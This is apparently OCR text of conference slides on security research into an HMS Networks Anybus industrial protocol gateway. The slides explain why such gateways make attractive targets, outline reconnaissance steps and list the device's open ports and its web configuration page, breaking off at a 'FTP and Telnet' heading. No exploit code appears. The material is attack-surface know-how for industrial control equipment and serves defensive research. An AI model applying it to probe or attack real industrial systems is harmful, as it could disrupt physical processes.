


Where?




A good target?

- **Important role but not directly involved in the process**
  - Forgotten / considered unimportant
  - Nice location for an attacker




- **Implements unknown /complicated protocols**
  - Greater chances of bugs

Initial idea




Initial idea



Test device

- ▶ **HMS Networks Anybus X-Gateway AB7832-F**




Ethernet

Serial


- ▶ Many models with many translations, same base
- ▶ Not the latest model but the most common

First steps

- ▶ **RTFM and disassemble**
- ▶ **Use the device**
- ▶ **Know the attack surface**




Initial setup



LAN

Field

Discovery




21/tcp
23/tcp
80/tcp
502/tcp
7412/tcp
44818/tcp

2222/udp
3250/udp
7412/udp
44818/udp

Discovery


IT administration services




21/tcp
23/tcp
80/tcp
502/tcp
7412/tcp
44818/tcp

2222/udp
3250/udp
7412/udp
44818/udp

Web interface






IP Configuration


General Configuration	
IP address	192.168.1.242
Subnet mask	255.255.255.0
Gateway address	192.168.1.1
Domain Configuration	
DNS1 address	192.168.1.1
DNS2 address	0.0.0.1
Host name	
Domain name	home
SMTP Configuration	
SMTP server	
SMTP user name	
SMTP password	
DHCP	
DHCP enabled	□

Save Settings

FTP and Telnet

